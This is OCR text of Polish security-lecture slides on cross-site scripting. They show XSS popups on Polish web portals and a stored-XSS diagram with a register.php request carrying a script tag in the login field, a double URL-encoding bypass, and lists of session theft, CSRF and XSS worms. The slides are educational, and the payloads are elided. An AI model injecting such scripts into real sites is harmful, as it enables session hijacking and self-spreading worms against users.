
%252f → %2f → /

M


onet.pl TYGODNIK POWSZECHNY
Strona główna
Wiara
Kraj i świat
Kultura
Felietony
Tematy miesiąca
JavaScript
<tygodnik.onet.pl>
Stop executing scripts on this page



4
WIRTUALNA POLSKA
Szukaj
Słowniki
JavaScript
<szukaj.wp.pl>
Stop executing scripts on this page


o2 Randki
Mamy gorące kamerki ;)
tlen.pl
dołącz do nas
JavaScript
<randki.o2.pl>
OK
Stop executing scripts on this page


iplay.pl
JavaScript
OK
Stop executing scripts on this page

B

Stored XSS


Serwer
Aplikacja WWW
<script>...</script>
Baza danych
POST /register.php HTTP/1.1
login=<script>...</script>&password=asd
GET /index.php HTTP/1.1
...<script>...</script>...
Użytkownik
exec(...)
Dane dostępne
w kontekście
użytkownika
Intruz

Co można zrobić?

❶ Permanentna zmiana treści

❷ **Łatwa** kradzież ID sesji

❸ CSRF

❹ XSS Proxy

❺ Automatyczne robaki


- mySpace, Orkut, Nduja, Borys

Łatwe ;] w serwisach pozwalających publikować własną treść:


- aukcyjne, blogi, fora, **etc**

B

Kradzież ID sesji




XSS Worm



Serwer WWW
Intruz
XSS
...
User_1
User_2
Zapisuje XSS w swoim profilu
Intruz

B

XSS Worm

